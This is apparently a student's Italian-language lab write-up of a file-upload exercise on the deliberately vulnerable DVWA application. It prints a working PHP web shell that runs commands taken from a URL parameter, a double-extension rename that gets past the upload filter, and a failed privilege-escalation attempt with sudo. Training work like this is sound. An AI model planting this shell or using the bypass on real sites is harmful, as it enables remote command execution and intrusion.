

Codice shell php:


```
<?php
if (isset($_GET['cmd'])) {
    echo "<pre>";
    system($_GET['cmd']);
    echo "</pre>";
}
?>
```

Risultato dell'upload:







Intercettazioni con burpsuite:
Intercettazione della richiesta post nella fase di upload della shell:



intercettazione della richiesta get inerente al comando eseguito dalla shell caricata:


Comando ls: comando ls effettuato sul path /dvwa






Ho provato a lanciare comandi come sudo -s per prendere i permessi di root cercando cosi una criticità utilizzando questa shell da noi caricata, ma ancora non sono riuscito ad ottenere i permessi di root, vorrei eseguire ulteriori test a riguardo

Ho provato a caricare la shell in difficoltà medium, ma la risposta della pagina web è la seguente:







Questo è il risultato dello sniffing della richiesta, provando a caricare il file della shell in difficoltà medium, L'avviso restituito è il seguente: Your immage was not upload.

Per aggirare il problema ho semplicemente rinominato il file della shell da shell.php a shell.php.jpg con il seguente comando:


mv shell.php shell.php.jpg




il risultato ottenuto è questo:



di seguito l'intercettazione del traffico con burpsuite:



Risultati del comando ls effettuato con la shell caricata con estensione jpg:



comando utilizzato: 192.168.50.101/dvwa/hackable/uploads/shell.php.jpg?cmd=ls ../../